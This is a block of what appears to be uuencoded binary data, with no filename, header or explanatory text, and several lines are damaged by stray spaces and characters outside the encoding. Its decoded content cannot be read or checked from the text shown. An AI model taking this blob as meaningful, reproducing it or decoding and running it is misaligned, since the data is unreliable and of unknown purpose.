MGH" ^X5'P%IR43W'3^+BB!%5XD*4\$63RHJ@153VM:GN.S-C^"V(C.:.%C,P:G
M<KPV/C--7(ZDIQN,%Z7#UI21SHD8`"" .MBBA[XE(>.'3ZL3D/LUF=?D6-QXK
MOG4@5 (<20 ` [>JPL^)KY#&^ (B.#5\$F[:<_)W+7<^)LU1# \$N6!WA2<.5&.1\$7@
MB>%DZ3P9% `B^*KES%TSS)\$O8L"XOD^V.Z_CB>I4TZ;RI)?#U!,:T-%*(U%
M7X-9J5QY+*J#R!C/,/#/!.#Y!DJ?SNMJNKN#. (E=Y!J/R> ` `#P\3A5'K/FFT
MF@R/1VTP412<H\$?HZ"B:W\$E5>'00R:=/>BDQT)1)!,["=K)_6(6.;22XPRN]
MB<4>.%#4&(D! =>[\$D)40<_V76F]?B/I)#>(4K4GC.;P"\$M,T(V[S`@C.ZE9O
M1.='_.\$\." "Y9E&3=A&SYQPM6K2F@O(O9%JV1/ZH3:' `N", "B^%7\0(%ABY6O
M\.`=,UG<+>';E)\$1@*F)0/4,F0;C?A5(NUFTGBC"-H200DNELW36@9N_P\
MH*VT0%IM'H,JA+(*F#86<R=^5\JCY?KFA34U(M\$T#Q+1,0-P' *:BQ0\$J5*4Q
MR&,JDZD!":2B_@.WJ-@%2EQ(-B!\XC%)GK(8B9=2/MYFOY]AJ/PZHUY+IOX<
MORY;!U"H7(" `MV4C&4Q\$Y2I;:I0B(! !=8;>:"JUAL`9UZI(!O\$@[3S5(%V(
M0-%\$V;I(\$`\,O2/K\$JB)V-A78I-Z2=B^2 [>2&67*T&CR\$ "N]-,U6K2;6#/<
M9I,; .U(ZMV;Q*)\$@90(L.Z/ (;5J^"YE/3 (*<N02I=11KZ/^S)^UO;1Q+HOOK
MZOOV?YB032!*A"7Q<&(,YV*,8VYX+>#DY-@L=Y`&&NO:"0#R?' ^ [;<>_ :CN
MZ9\$=\$=ISD+/H2(\UT5W=75U=755=7?0HVI*"ZY&S&'Z)U_FAQ+\CPH<GOH*5&
MPZOD+1/^? `A,1YZ61"E)AOYLLBBA3^S79@)=0%*-`\$E]NGGD#D*C* `@7X\,=
M:U\$CH3\$5C*H9'-6D<>4:G3(V?W1-[_T']Z<_PN+FPJ/TFUO*O5=*Q/2N* `5D
M\HPHQ067UIKWO\$YK,D=ZHOJT5?.MOVJ\ .12FB3Q[#@DN2L?KDTN@@.MO]Z0(
MJ)W9V&:+>"FZU\W"3I4;GGT;:DI9>8U4G[?N.B!X)\$IKL8]IG+AIATSJ=V<C
MDN!F&H4R9A>S"A=GD[E%KL5PF\J\ '<"<-FM[0`SN<O93KV`0FT&@]V96,XX1
M3;<SCR)D!9YE9.:(HVAHXJM_#DQ.Q&J5==PQH78-,I>W]CZ\$%*:====FF\ -?
M\<;F<0ACG77'7<:(4YKAN!;;OU%'GX1>X3VND\$5WS<.'<\Y=-;WT94'#J'&X
M^;./ (I[B:/XX-I@^8[8];O5H\$.N-N_ID@6=4^#996]4*9=)_!4A(;HSKO8
M3LI-/%PV#[[.E<51Z5X]#1JN;5EO-1BHJ%'YG9V\C5O;N8%0,YBI1;[(E=),
MM9<T)W#+[98V.G'PM=0L"UKP=#=U+,L'OZ;/_URG+N1W<Y56+*]FXN>#_T`I
M=[6:..]UD)9FTV=%%;[F@:^ONF98OV?6GX-^X'>3\$%.5U\$!KW##C7-TP#" -5^
M!-9BYWYH1=71<\E<^L0:L\$ "6D.#Q!IA^42[G" I! ?C0]2+B)!Z;CB8,LB*WAH
MZ@GL@NHIK+?\":' (4@["^!6V':<BX;6RH=BHS8'<:"B5=ST"V/LJ\ `G@>:H\ [
M\$%D6*1N(CTFTFQOW%%XPVS (/3/1L%9OWK;A\WXX?3N09WB:VOFY6! =^,Q\ `T
MS4G)!/FCGER/G?TO:+/A#^51G9'-B:]AA2BL_835'4_9(8<@=Z_/V7V*=G=?
M,)!6!P^;4PQ#GFR?@RR[=!>#DU;:' .VDI`6/\$LW2%.N3O?S^ [T@3-M"%`3H
M@OT<UEQ!44FNZ]H8+R=C00<%KOFL:9A@.D^&5HO\$:1-_; `3!\`9"%\7(9JSPE
MZ1:&9T4O?/S\$%WJYD0&=4MW'-B5&[5J@#\$W<)Z<((JXFwDBR&I"8I`;R=%TT
M542,ZB@/\W91<9*R/\Q!MT9#S`"*@6&'+8IQH1]4!NH"J7D0J" [/V6`>L"5L
M<"\$`_&V:<\8N7GJRQGP9`56,[9I_H\%GV'(YF)I@%A:HP!=\$#W=7D]WV<_*M
M:T['WX`=W_:(\ [2P,& ` [<' ""%,Z)HERE_T-@2+6:FF]_L_P@5IWO_`^HFH8R
M>6U_77D>280,.O>CK_X@#0B#U;]0!^16E%!G8AB+"5]NULZ'T24W%8_-F?!
M@G*\XU[OY-, "I+-UR:WM\;KD[/:\$7>X"]I! =&M+T<;XV6JG%9WG.P0]K= `_)
M>"/P! :^0.\)/PW24"7=0F<\$ [79`BU=BZ`M]<"`?AKPUB&X4)1:<RT\Y=)_Q

MX#YWBBZ [IDH4>3^HUY:K:SZLN*S<%*2NZY6VO%+A*WS6HMP5VNIY+4=-3]>=
M5G. `?!"F61_0@B5DC\)K\HU:;_"@5I/GV8:!.I3#N)\XX/I8&BM?7"I>0;?
MFN8]G6L<UPA1JZGWY [7]L^NCS9!;-S]G^6DWV)%D:'&R@7`\$%S8]LT46L(B+
MTZ.=_8,?R@'WHX\$RDC6KEI]6W/\$YI+21&\&=Z!/+Y;B.[D-%S[,A13LFP?T5
M; [<;P&P,2*V.'`O;F,*MO!VA0\$/X()AO73->?6<Y`751T9:X0%%_7W<2VX`
MU@C85=)#GP,.3*["HRA]E"OM[IQ4[:^]S9.ME^+WT?8AW@>)NR.N]W;-;%8
M[%.#_9/A+3U04=R=E>(M#KUTTIZ:;QK)?1R/<KY,N\KLBQ.ZH!J@<I,=W*:Y
MMXGQ#A/M\$:?F\U/[.OE+A&)NL1E;.+O9.&I\$4Y_0`TK<M,@Q'N=FB97.,7(0
M7_+95?Q%W?=Y[%WT`9);,U&\$`AT/N4KY;,!X2WF<9\$:`*2E*EM%YJA#;.1_!
M2D5.@N=;%6GN\EIP&>5CY4@5L&>9`IZGE0#]\$1Y7GK?:!`\J,=6?VZO*XJ@F
M1=K<:8;DV+9<)8#4NWE=34-2@2;TUV.K\$G/\.9RK@#U"'^UJ=Z2&@)^4%*X-
M-.]*6B&[F.P^E6=D02<JTxA^H7<'22[37*?<@=->.O,RR8TV!!*VX^+N3'>-
M"N&BX\$0_UXW?R4\$JW*7"``_`MZ+<U4[WK;/UN`B\WX%VH)6PX74&EX,9T3S%
M.^GCD?B)\`!/+Z2B_D_P10HV?G]?H^G@PE.LN<0LGI9_N#>/W`2F^_04D.;O
MZ]'3\.>YLYURMJJZBR)/(<;NQJ#^&'>>@#?/[[?F/Y<G3\B19P96'+YU_FF\
M>?`NPZ1EK+PUBAGJ#[^`\$XX*:YM&3PTPU:@0\@:IZ++ZKCW9(N9NG3)!OQ\ (R
M#CMK@\1H@I [YK:=GL@#F:)I^A^_HQ5/HG%-FWR\$-]FNM)CK#JTQPW?D3>*AH
M?=Y]/<E/Q7&3()6972UJRM-"NXS40EX!:AI=WPS/\^+S>D[XM%B,U@\39F>B
M%\74V0CJY!3G8K*L,S,F0OPQ=T86DJC5TF++EPJI(<^`M'D0+ZX>M<J%IC]*
M_JNL??:HS/@B47YFSG[07*[(E`7TAF/38^N_\V2CEKOOU@^90R(PSKKP:'?
M)]*DS;=TUZVE-3>NYVEKL]<F3NL.%D?;T5S"?&+2HK!RE;\$X9RU`YMS/(S+
M;P^D)U-7#`J%<^8[!T8:NDJ;ST7;[`W.[J7ID<?9\$-Z`!-JA#SET2,08(Y@
MN!M%N`6,G@PQ*B[^6UD+G#C*FE3`O_;L&91[ZMX]-*UORR]X%_="Z_;6"(<:
MK#`!K@F@Z4Q&94JCGM*8(PQ1H[L"OQ86-&[QP>L4#`\`&:X#5I*T4>^SDFO
M<\#KG.N:FJXU(S`3AN8I/+A[I`/2A[D]G7K!;. [F#[ZR84L7P.\H9/\$@R7[^
M@N[,XP#5]7G\6N5WV)EQAD'=\>^07E,`#U5,&D@9?6CDJ,H>0RDN\ESA_`K
M%B(5+^`X9'/DU?'_9@50P.`VULZ+G>WG:L79(R/G>`KRX0Z+-K3P0+K`2_S [
M_6O/D.MP``=J+?8\$(ITU/?8-<0KN<-3)R+@FL7)PD)5U:S5`*`&`GCMFF+7
M#:SO7`!3W2UNM\$C`*T#S]O;SX[.]@Z-M@`#XZF1-5O\$\#0*[EML;7`Y?S`BE
MT!;Q]BJ@50M1;I=!1FQZI+]Z\$^T44[W5QZSKEA@#TYT[112G^KQ/3O"L"R-[
M;_/G9]N8&\&+G^7V\ [?.=DY>`KPZ@<= `/]P#[W;%8E>H`09]MKG_\QVI`!::;
M[M;]*,`#U%_GDK4]S.LS/>B-\$`&*M[W@;*G["^]C`LBH!PR`%`HZA`/*T-"Z
M`CHC]1:YXC-/&55`V_U:N<(B(96*9#,W_`S1OV)-VNC4>E1V2^SIT/PY*C
M?4*=_CIS0)Z<INZZ/-V>I)QUDVYK<"L0-:&)P-*VCC?BP-A^[%:SL!X%2]R#
MVQ52NR??&Q=;06_`%@R2OG#.`"8AZ8[+8>J`\#HJ#M!7;.8[OPZYL`^JA61
MH<N@V2//;0WQ%?+<\$<`*\\$R9>0,QK>KEA61#*ZY25CVI^=Z7#MV\$UB6-.?Q*
M(R+T=N9C5^,@),B]&G7Z_7>;5TG<]DRQ2MYA'^`B-@`D9^L_M1X<%H%B@P90
M+?>`0%>;!O!HTCYK78WT=^[NT2=E3]*#H%04IV!.`#AD8+#QP\$*^C`P)+VT[
M75<X@C[C`K;`\$C0%9D/]JTB_3+`4A-!8N^=<J4?>F67?.CM9`E4Z.X!@3\$\
M;XYD:.,5"A2`7300W%6[M20YSQ:HC]-4SE1BG>Z,EX@^RQ4]1(S).@^R/1UJ%
M5`VN35\$OU7=1PZ"<-;.,UJ?5)0%OC8:3%A*IN&1Y6W0L&_GA:XZ`]I<KH?%WJ
MIZM0K`O.RM)MTK.U1,4NT`A38V?#<ZFIN3=0##.P8RIPF([<T40Y?4&5*_8*
M<9HP7JJC:6\$K%SX`C3`^=#B^M&T,W#DBTOO:S&35;.:>I2\`-5J-L4U4LU*
M]M]HL@I4"F"5O:.`<^5*2+J\A+F6NKLBIZ![RO9!U\<9M#CN9>V=(/E21=V3/
MW<ZQ\$`MT12-2/GMF(08JVVWL0\BTB+FWR`CF\A0_`99:]_2CMD\$)N^A[U5CF
MC\$E8F^R,`2QD940(0">CCV@59L>TR9<4PF9FSBXV0S-YE\$!9DWLLRO==OG;Y
M]2%)^4%81(<#+*@Z;XJG.;R?KO2)YOJM(TB2P>F0KT\`#HX/);F(W)3?K5_
M_.KP\.`#H1\$D4ED.TC35;GQ:\$CPD"AP%+A><`R_K,`103`=8M/74BI%;;\LB7
M8I)U)YV+%&W=;74SA)I!RU#YNV@^6L'_`S-A1+5#42K;T5?1=VL,_M&Z^HK4
M74XO`T4K^DEGH(JOK\$V)V^LZ\$2#\8AIK1DZWW\$H!_[L])>%U!LPRX?#Y#*<
MBD&57;`*FQ@07Q`U#_ESCQM3B,H"SL^16UEFD\$>C&;!N=I!`001\$X0`4\,
MS5C\G2W<#B/`!`G"][;W-"`,3U3Q#!4?P`%*,[&,Z3<+*@63)296S0?URE[_
M<!C(UV;N54NF`84>]]J(1U?060N`>R%Y]8#/<\$T?9D;*9\``?Y/L#T"2>XV-
M2S@79: SX:!:0J/-%2)P,++<?F)%SDA=1RU8/`)V3J`-7G.:OG:+EXW4BERI
M=MV?IOM1%\[D1^@SW\$>?%I^ [NRP^8FJ<H/T(=)5@2;3,"Z`'= .NU#(FJ\$03
M5:D)^I)C7@Z<`?E3R*:= [8,7:I?29&!SV`ZMC.2N5._RP*\`O+`8I1:3@GX"
MDJPGQ)]-LXBO;=L`EI*L0B([2H?@7P_DF:-&CK`>%ZLD7UN=1"DD6@F^"&HB
M<BRPCEA1__IKJ_9/-BJ9H6-`"F>AK.<5#UP)#5HIR2_3K]UUZKN/_-\$YZ!X^
M?)SGH_([J;G`Y__L=Y\O)K/_[C4?,C_`#D^*O\CS:3)_PC3/8R`M]`U,!X,
M5![(;VOXW\I_E\$0:R/\H3<\`N=WC+)(#AW)#V*>T6@9+8,\XB*:T!\VHG5?F\$
M\@03N#/&!4%Q)OHM(O%A3;.ZO5LN36\I"Y4\$=OPK:?\$H&%)^Vvw@d)D`MG?+
MA@3U0L(Q._LE;WM0X;=(/ :NJ!J(/Q+KW?@;&_WSS<(<OCPE!\$%K9AG^Y`GI4
M0HP:5\$Z,\OKSGJ3`H`&*P9[V``%+N*JL>4);&VU;O5`42=XG';J[7.<(!?`3
MOWP'(F-R\$6-*[754CA\Y3<`&I`9(O/2<Z2Q\$^Y4(S;+`_TQ6HY^>`9BARZ-
M<!O-;Z.]9PH>=:`E6F_AO`*_II<B678@R@ [PWV59MB[+`LYM6=#&_)-6?8"
MRF+A%2QV086;CY><;C1%<5`K3ZZ&2=S.L%(#Q]QT86-91^`"A6`U%KMSZ\=:
M:L`O2NO"KXL\`6I:Q`.#T76#7%D+*;+3DD^0J#L#\80,(-S\>0"GUS()V*<
MZV+0KOU"#0,E<B9C0[V.\2U4K<L63KD&-6K6JG8?[6["^75VK+?C/G,7U6O
MH/5/O:ZDIA`L/7#6EE4BU:1+C8`%P34/9TJ+F80SU88]`1, :LF?3!S1IO</#
ME^3_]][_\9]9-O]_F[K_UU<:_OZ_O/RP_W^>C]UL:4*OYDK!_:=4(F8K-RRQ

M5027 `UNHU6J (W\=IYRSM57-[DE-LGLL!' ZB4?L/% [Y; 6_. ' URND:OE6U) -O `
MK6FM5 (J<A67Z' *GF3# /52# ['_EEN]+7+CM18Z] 6HUO#_CRIKI0]_23WJWNM_
M! /SI; #8F, &7]+S=@L7OR_+CQL/Z_QP?F9J]G?87KS:<; .WM#B [_C5 `&=_\$,
M6`%&PLGP:2G\$471JN^W]:*DN?S;QG_FF+7)\<K2S_WTCFCLY.#F(\!^H3P+Y
M57+3' G<' _H8>>2=AR); B; G<L]L`"NS, 3YQ2 [<&:_XB>, #<CZ*-AW, M>GT; K
M) (C, +4 [Y1% ^\F?OR/ [_Z^IMR97ZA6EM\5&\TEY975A]_^]T<0WBR]G1]XV__
M9_/9UO/M%] ^_W/F/_/ ^SN[1\<_M?1\<FK' W_Z^_> /WFS>E_G_V_ ^+P%" +F\
M2M^ ^ZW15W5Y_\, LP&XW?7] _<_OK; /S_\S [3NX&=NMIY_BKISQ' ?) &P-P&W' &
M8!+) >3 [PU\)"5&&CLA+MT\$X6E:' 85W02N ([72BOJG2V%GXL! \$-[HH@S"4Y LX
M]]Q77]:_G8L.CW; ^?GAR%, U%_XSF4#2"4H/1\&Q4P7E?: `^8/6LP' TJE0GCU
MY@V"H"-!K'=J*XI^?ELQSN"VXQ0\$IZCCXQ%L/7, (FMMR^U.\$B&GP_AD&&) &Z
MRL1MJNA) J0%^5WE:4*, 5\$Q) JJ0!-+6B75X; "U.FIVP\$ [*MG?- [T] "*" !I81PP
MM>3QJGO&PT/Z6D5GL\$B4MW`%&=(X\<8&_JW5ILU25 (16 [IU# `Q4B@@`V\$ IY,
M0^0D, G"1] J' DU@E.M1BBQAF@EY" "EZ-XDMVE) SIUUSD5TU0XH2QR@2B\$15ED
M1+L0B8KQ\!+T&.; 9\ /W] Z] .@B\$<MPYYPRLNPB=^; CK1G9# =ZB*"A61; YNDDW
M2T9EWA' J57TF3-<<>2"B1-, OTL0RJA#Y] ! `8M2' A0 (>=I%=6OW59TQOTJI6P
MC! "*" :K:40; _3, J<' 4 `T8Y\$XK!% .?U43-' 6V? `*ROVM' FCYL[N] ' !JY/H*V) _
M; 6) _-!O0GLL"75!Z# [5"MT9/E3U", &XN_LR5; GJH<LN+X7) \O+^H-/R_ [W-O
M^9_MM3, 9`*; (_RM+CY= _7]EZ4' ^_RR?1_.1FDFT_N\EW? [PEL**=5S=#' N
MM?!+I@!\OJLUEV<Z!+C`P)AG/^WL+S6%3?_I==IK]Z]15; #) KP, :AWN08 `\'
M* `NV5A; .CO] QMKF [> [!U]GS [V:005=/*_NR_' /6C=G (^ON31/; I `BWQ_D `QI
MG!G5U9UV:WK] (R7I/VASNSPC6%NT]_+QNO\88\N\$WSQ++]4; FP.<3Q [D:84^
MTA#QF3//85, \$) 8VBHB\$8-PYURA%A%AAQ) L (OM5 ` `PTR&PRIN*GR<\56CWH [.
M; T' I1VL/#Q>?52/2KO#7MW^?XSVBZ@P3K [X* <Z5N275Z8' VJOM1.A>I5KGL:
M3=914QW (N.<U"E/%B\$ `<JL+2U2 `P=H2^ -G&\M9H<JQRI.26278=6G! ,D-1AO
ML1@Z2-N_!R\$43? (9TJJ=Z+7 (&7EP<J' &PH (_1-6-'] /A: !QW> `1U77MO>^] L
MZV/O; ^>D&AUN?K]]=K2] ^?RGHYV3; 8, -GMJT_?O/+8YXS1^E.Z50PA^?; ". '
M?2JKABY/"TG8Q, \$?; >]N; QYOR [GOX6#PW> [F\$6 ` \$T7 (, +\; _ .SQ/W8.O3>&
M7VA\$Y, N@/_9"4S6+@C; R6%\F8AK* CILL2I4!KK#DY/Y [Y.1*; Z7]M+NN' M8
M*5?R+. I8%\$2X97]F\AV*=&N9O"X3:C' J>\$] 0P0EV39\ /\$9S#8; ^UR<C&TGO]
M]KB30 `3YII.43 [; _?E* >>Y<, >TEGJ; G8 [G3F*B#"S@6@SEE?I' P_@K.M!N27
M+EM `9J&BCQ_ ^EK]Y2BV.8\GJIJ?O\$R?ZCF\4/, +V%\$^* [_ ` ' >QN_ `) JY/G%
M-+K!KONHT&D) _ .=/+8+!) =; -:<@; ^F' CVXITHV2LL9^5SZT860NY!BBF%TS>
M_ ^2Z1#-9M21I.5WT3W]UAWB?-C%, N\OQX7?@MC `OGX' ; 0BM3N"V4"% ' ') ^: X
M"O8?+7K_*3X?=_Y [-5, ; T\Y_EQ^OYLY_EU<?]+_/\='BQQEY# [R, _KP?<T2D
MNEH*J&7!LZO@T77!H; 4Y, \H=5-LS:K1U, 0_Y%V `A' ^7_B; Y]' ^O_V7B\NK2Z
MDO/_7' [P_@L' ^7_23-I_#_9>8O\ /AOU6GVYUEB-GD3"Y@._) GI^VE-BSV) S
M_/_+@) _ [IQJA%TUK0 (KX7; ML7E; HDHS_M%D) FVBDGA1R276?OTA [; >5_>B\$T
MK^ .3?+&] \$1?T] 3#3 (R>) T6@TRAEZ] +#?/0/1YQW*CWOQC<YS0?QM_] 7>V3.0
MMGZ@JQD8B/*8HW>&J^ .5191P438R; U_U!G%+EM%2L"A#T=, VA\ /X5A1I-G) %
MCI) 6?] B&7G (QSN) ! \$2K.=K?W*?+' ? (31Q9<J\ "7_UNTWQA>. ; T1TS/) 2 (U?B
MI#^@=VAP-, _AX8] Q9YS8*Z, F/*XJGX/C1/\$CB (V&Q*\$3Y*) LP.6J5; P!] -\G
M!&U%/ , <+%^BYJ?H8B" "81P3 ` .4K:XQ:L& (*WG.O^X3!M) <=7Z<4H5T" _=3ON
M5J@X5YM=#U/7%] 6) \$*E=3<V%5>%C"K^Z+: /&Z [NO^E*KONX*?^/.99^_7:@G
MYZ,]DS:H-^Z^C#/*LI&9)] ; #M&:B) EYC\$\$5\$, "5X8=N, :K_ [, 8=-\$H4#<UX
MKJD>&T] :40K9W1G/=G/CS_O>VAMSAZ] AZJR\ : !>P2R>G, J&G_&* :2Q7*L!1
MU3, `L6K*-5?H#7] ?K52<R[?H&ZV: (^PO.2\ `] N7 `N?O%DZ-?TCPUY4N: , ?U:
M39] ! "PZA#EUJ. #VYL/!HEDWQQU\ \J0GE5Y>="HH&="5#\$J9] E:@GWY1#, ; J^
M1T; +LD) 776: , #, WB&F" [C<M20J/+ /I5T+ `FS*=&! ?4 (5JOL^2V\$GY=%&QQ+
M\$`>+T5R:MCT" (\$) -<1C8?91] [8=XO^P> "M1' DR [Y=8] /BG.<\$1' 6\ , <J&\
M2 [I=6M (O79OR' 3=TO3 [%L^170^^/WMV?*2W_? *AV1-P, , *.E\DT5; AZ^4
M%& `V5EG98: `PW-W^I=I!M80?+=5E (:C3/#O:/L&@X' A&3I<Z; &X' S) N2KD5G
MP"J/6W' O"&AWF, \$8TRJ%\$4=? "C82E5, , B<9) \$#\$M*A) -JDQX&&=\+9 (3@S9)
M#C' >4%L5AASWLZLIJTZ^B\&K>GI\$%G; 3&50 `3!2LYM32*7N!QU344. ' G&B=S
M+@") T@S1J+M9P5SP?OX=8@DX; 46Y#2AO@>A1U*Q, G; YR6< (BFQNSRL>YK>SL
M19SAH&@SXYN [E_J99/BX\ -&) `<.: ; Y6!517D2+YU [V' #QNT.E.RCZV^CZQ#0-
M-) T:0' 5X7KY3@865S5%-^ [M (VR3+%J0-LZ\9@2K] 5A_/80_>4D^CM] @F_, ' S
MM98) 7BR [WSK5%\ `KSJAU-) >) JT. ' 58YP-UH (3<C7T1N\$5JZCUQ%^I#CF%%^ (
M5E6^-HZZKX/1X\) ZPU2N-G_>; >6\TE, B (\0HD] VC^2D=5RN5R; E<T!GDN&_4
MIIYG<Q7; ; " !#>BQ27M7YQP5&J*N\$+ /] -A2D"NJ] TF] QR; ! "CR; 5U^ONO>.SK
MBW&G\USE:\J!=-Q.IT? .W&-F] 4F:/MPV.46^WAD^&_6SHEE7W'] \I=3CD8
M<BH=VKE<X5K9-9\$3.N\ /D?6, GV [J*A\ZSIJID>? "A>FJS0H* :=%A8-%32?Y:]
M=H:*\60^1%L' @U' :I?2)+I>\$YYG6QIHYA<+! (^*I `R) (2+0: YJ2@D->+>&Q\$
M [ACV538ZB<\ [B5%!O=+S\$?/? [8-) Q>! TCIX: :\$ (A, <4K?NF) . ' L' ; 7HU<VIN
M/I&) T [?"-P0DZAS.Z" T@/5^X5I `HQ07AK!' #6' + `6) R49 [, ZPM (SB7@; V (9I
MR.RFX0*-U9#Q@ "\$ _ () U [V7N\NT6/O_4? `^K2@34*H-!XL7U, 980M@MOPZ<!)
M#14MA= [HI\$+E0#*I2JZ"RHP4 `&5S\$; F@=' ZF7 `6=CT@B0+P* `M-U*H%1J@K*
M1#!3UB3 [3+18R2%>&\$EV] J-F\5N<DD"-A6 `7<RO () \$4#AE/ (:2W1M6SB, O] A
MTWO: Z5^_+B"AW) R?>G6 [:7MZ737) ?MTKP.KK/ (85YX7G (!P6; RJJ@') `DEM,
M5M"CT] <!1) *_ZB/-P.1# .N\\$?: ((JNDNF6PF] EDF9&: E `<7=5MRZLBNV+N.\$

MR)_TWHT\$AT' 'W5^[[:=]]\"S.N,+.<?++P7ATK-)5]_57V80;\$EG\$KX&1'6%O
MITR%"?E>+50<L51^=RWZ2<0/FUI>/3"0AU:QXE`UDO]/[[^M02C:DEFM-*4(;.
M&8?@5E>IJI1=_G5>2#A)'4H2YO<"P"@0V>O\GE;+;Z0!' +15ZX[D=_A3HRY)
MFL8<:4P#WO,A)6+4Y"&TXD%'H#*OM=P'Y'4<OT^FR(\[1#IHMT^&G/>70Q-\$
M]G@03P_.WZJ^A(PXE\$ZH.S(A3;<\$[+V1A+XW<AP9_,*RJ%IKA6WBFAS\$[=>-
MYK>G`>\(A90^RIKC+DPA3=U:_M76>#A,>B/)6A1`\$TB2C:A_!^7HRM9'6/F
MQ>DP\YMXMT"QH*2<[&AUUJ^M92@!^7:<-3`A+JMB4FI3J<Y!*JVD10/F57G
M[>LAB[I#/(1XS>5#!QADDCWU!HN=)/.B?!ZWVREZ#\>='YN<\&XD[&H;N' #U
MR`)K/">N.R#;>B5/@N"O>@="C*M8UW9E\H)RY+7C#J,M^ZA>65M;JTHA.U28
M"?M@)H`/L>_.?[WL#\;]|\8!`51T!+#C"]@81IV3&"TQ!.\$-6[*@/\$&2PDNO
M?PU#6UW.\0B'P'5K%/!-"3J\&8P[HY0/'%1K6OZ!%^[R%%99#N\"6S=MCJ)
MIF**:/2U!B3A][IHDSL>1^,#7\M9QDU-<Q)�#1H.!?P#`-P+*]F=EP)*Q
M:):"I4"IKS&F>@="Y<3L&\$1/"<CV5J=KID)YI=F9B.=(6W7+Z)3I.EL:0H%
M?O8VD>G9YG]39E81EKNVH7E\$>DKAG^5/99QVGAKKJP?+\$%0#QWDB08D7"MJ'
MH@&XRU4FHG.:]Q:ZD+@J>U&[J7J2GY8=CBY8136^;YN:WU?S]7[OEY<LR%J
M-O(U&\4UFZ)F,U^S&:HI>)O&F?WM8\$L_+H`B&9R&Y#YSH,E7(8@H(%1UCD!9
M%W^`*N@]D"K9'^7ZS5*)COR6SH\$[@TI1-.3<@?D9<*I1?S@[DU'<(,`GU&&C
MX!;(4+Y6Z`F!6SQPBP=N\>?B%JK85(9A@BR32)%P2*0\LW`BST_S-R@6-S[>
M(8%8#!YOZ<!W&XY%)__M'P-ARCND'S.--OE'']G__D-9:+M;?A>Z\$%C[,K
M%G1AS:5Z4.:!P\VC38ZA[7E@^?X6[. #B2Y2F9)=YIF)Y1IZ^.#<E5*0_E5\2
M77I6S+\$R%5MQVW^\$W?Q\$A?Q[!8']9HQ2;<,,Z@#A[\$ZFIE`/KC.P#P?ZX<`.
M0`<OK&UHK8".@NF=\2JJ!%"%IA%ZY=&%<ZM6J%P9JT!>6<C27-<TX^>;M][
M+DQ-<8_@]U<TZ_HZ+40Q'(QB'QY!?.#F0D?\$1Z\$7-T/)N%7[,U5HZ/#M&I
MPIX+`Q?PM#)I+I(V,#SV9Q3VDNL]JW+AM:.,SH8+)7?THZ230*6T*^N]6E;!
M\$3HP+1UR?`\$<IU/<SH%V_-K0OE026C4AFP>S2A2\$WJD4V/O)#2<=S:0=',(
MUNDB\$`\'Q]L9\$M5#P:K<#_J_`_EC!V+)YX#3V`M'1`G]<C?+_>K^_V`H
ML(D6PB;HWU:C_`^~AO]_&/KQ57\X*FP"H']7C?+_A:;@S#V#V"!%QAS&?)Y
MJMR*A,^\$(V>5.QAEO5SFOR#!#"VZ%/")6KDS1<HE3N5V^FA06T*SUXE^H5
M/]JQMFBD/O6RN&X[)KC&>F:JXYSI-NL[H&!K"[0TBE.>8"C'51\$*GMV>:OH
M;`OZ*X(E=SC\;0Z:G#\$>;9T]>_6"L[DKCX?5BN,?;_K`EQ?ER`I3)F@W4CTR
M?2GP-\4[*`GY<'0O?.28.1`B[VYOB:;V4U55D]=94&"M=Q\$56ZL!;);&1QP
MSJE94!#.;:4G9<+<!]ME7_`'43V:CYBB%JE(9<URQ8Y(L(V2*%;&!S<OU\$>_
M,91A_.GT0U7?#M;!I'TS\$&E>;8,Z0T*.OWHXQ<3N/(C@-\$-7%+N#G:X*VU#U<
M`I^<-H;VTGG)/RT)0V*BC!25S,HJQM_(3;75D^D[-&"8VT'"@`R)(@7=Q=
MRV%D8=UT/8S#`&;V?CY[L7E\<K:UN;MKT437!7;[UT\$<X8BTP*JF_FFD'`^",
M\U5.NN".7I]E50@]_9KB@KM:H+0D,7\F]]6>88-2W<(\$)W,F;<9EI")\NK!@
MW!S+!'%!_W*Z8`VK#9(D)!P?/5VWJUH(54%:&EB8:BB("%>\4DE\ :S5G&7QA
MY%!G*:A^>WB&_JM4]8Z-I`6%M:<Q>A/T=HV^E+`U.RA"?=6&I\6\2*-#WD
M*6A0F=@JZ[GV]H_`)\2<-1XER:H.KZX<ZA?3"*6US/GV=BP>=_5^! ?6[>NO
MM:LJP46LUFH:+GEO>QL`UWIJ;QSY`KTM@Q'J#2D48,/0!/VCR\$*U;^AA&LJ>
M>4RZ*L_(@".<&^1EY*3B.9OS330JN"8>@_C[K#_NM=7]"XW-@DM0T3S",6R.
M&PKMP`H_T.`5\$K'3,"^U:@:OJC(\$UQLS5*)OA#QFS_!'GC3<"W8,CS%/X7-
M\$'(BF7JN(D=;2!?'^L"5-%+\$A",@SY@YWOR9&<%LZVFY)_ (CQIUWBZ=)1.@
M*L[.=(Z2K)Y2P-&W%.?/_`RLKCDP%/4<1]I8\RE;O^0NU,/4[8R5=!40/N\T
MY*ISDD;LTR7Y_L4%I10UB)B*`-)C&PJRJ@9^&LK?TU-5WQ\W@FA\$7?_Z_7H
M?P3D_] ;3/302':, _RG&D<-`I?;OILQ;MPH/A]X68/UZ?3\+NMVAC-7.ZL9G
M"Q-KRD4DE\$`V81&/7`_?;5QS;#.X!Z;NH_-T)`T\$8>'7X5W*FR3+=O"Y_K8
MPC7PP&O#`\$T#<N+,G%Q3^!G'U@<*D!\$M#R\$+'<P"5GM\D*L4'^\$)TQ:Z/R"
M4U8.WX-]ZHR7[FBLP#^Z79=+"05Y^^3L\&AG:[O,>XZB1W-?0G2K3\$4J0+2@
M/]8=-3%Z=)4?AO>R&3'`D"W8A#_2CH1*W`.W7BK*Y:\1#`#XM@A0`UPH#L
M(\$+=G=!`L+.`Q`O>170V!^8B.JMU!7VWD_8%L\$P`Z[. :VG;8E%#,T\O,U_&#J
MCL#%@7]Y!)>] %IS]]%/NE.)2];MA?YB*'+U]W@U'9E>Y,]8^`?Y:C..9M]8[
MS<"GV%K#L^0)`T3#`V5%<PJT]^EJRRLXLWJ(LD/#U[QIX2T-0D&-Q_4<=8
M"UQ%/)\$'>ENLU=0W>(:[AL5F2M@LEH5P-%H8ZE:QOCD61T!=VO8PT;=N+23Z
M*ERI^[_=`,J4<NMA+GB!DS&D\$/1I46.HU8H#`X(<0.%K*GN<@J&/8)@LT\$G8
M/#9WT0#E-1PE:09^VCBM"NQ6)B!F%E[I4M9G1]B]ERLNR=F)+X>=2:CNGLZX
M3&?A<NR3HP.*L+^.-2/9%"O:6,4WB93MCV\5H7Q_* (.G!)=F>=:;1A5IH&)C
